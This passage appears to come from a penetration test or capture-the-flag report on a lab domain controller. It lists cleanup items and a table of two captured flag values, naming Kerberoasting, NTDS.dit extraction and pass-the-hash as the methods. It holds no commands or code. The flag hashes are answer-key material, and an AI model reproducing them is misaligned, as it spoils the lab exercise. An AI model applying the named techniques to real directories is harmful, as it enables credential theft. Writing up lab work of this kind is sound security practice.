10.129.232.130	In Scope	The deleted user account todd.wolfe was restored from a tombstoned state during testing and should be re-deleted (or left per client instruction). A Service Principal Name (SPN) was added to the svc_winrm account as part of the targeted Kerberoasting attack and should be removed.

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	DC01 (10.129.232.130)	dd42802aca288bfdefd8b06e57f7713b	C:\Users\svc_winrm\Desktop\user.txt	Targeted Kerberoasting (svc_winrm)
2	DC01 (10.129.232.130)	f4f2ef410f00a846b2f4f808f30d535b	C:\Users\Administrator\Desktop\root.txt	NTDS.dit extraction + pass-the-hash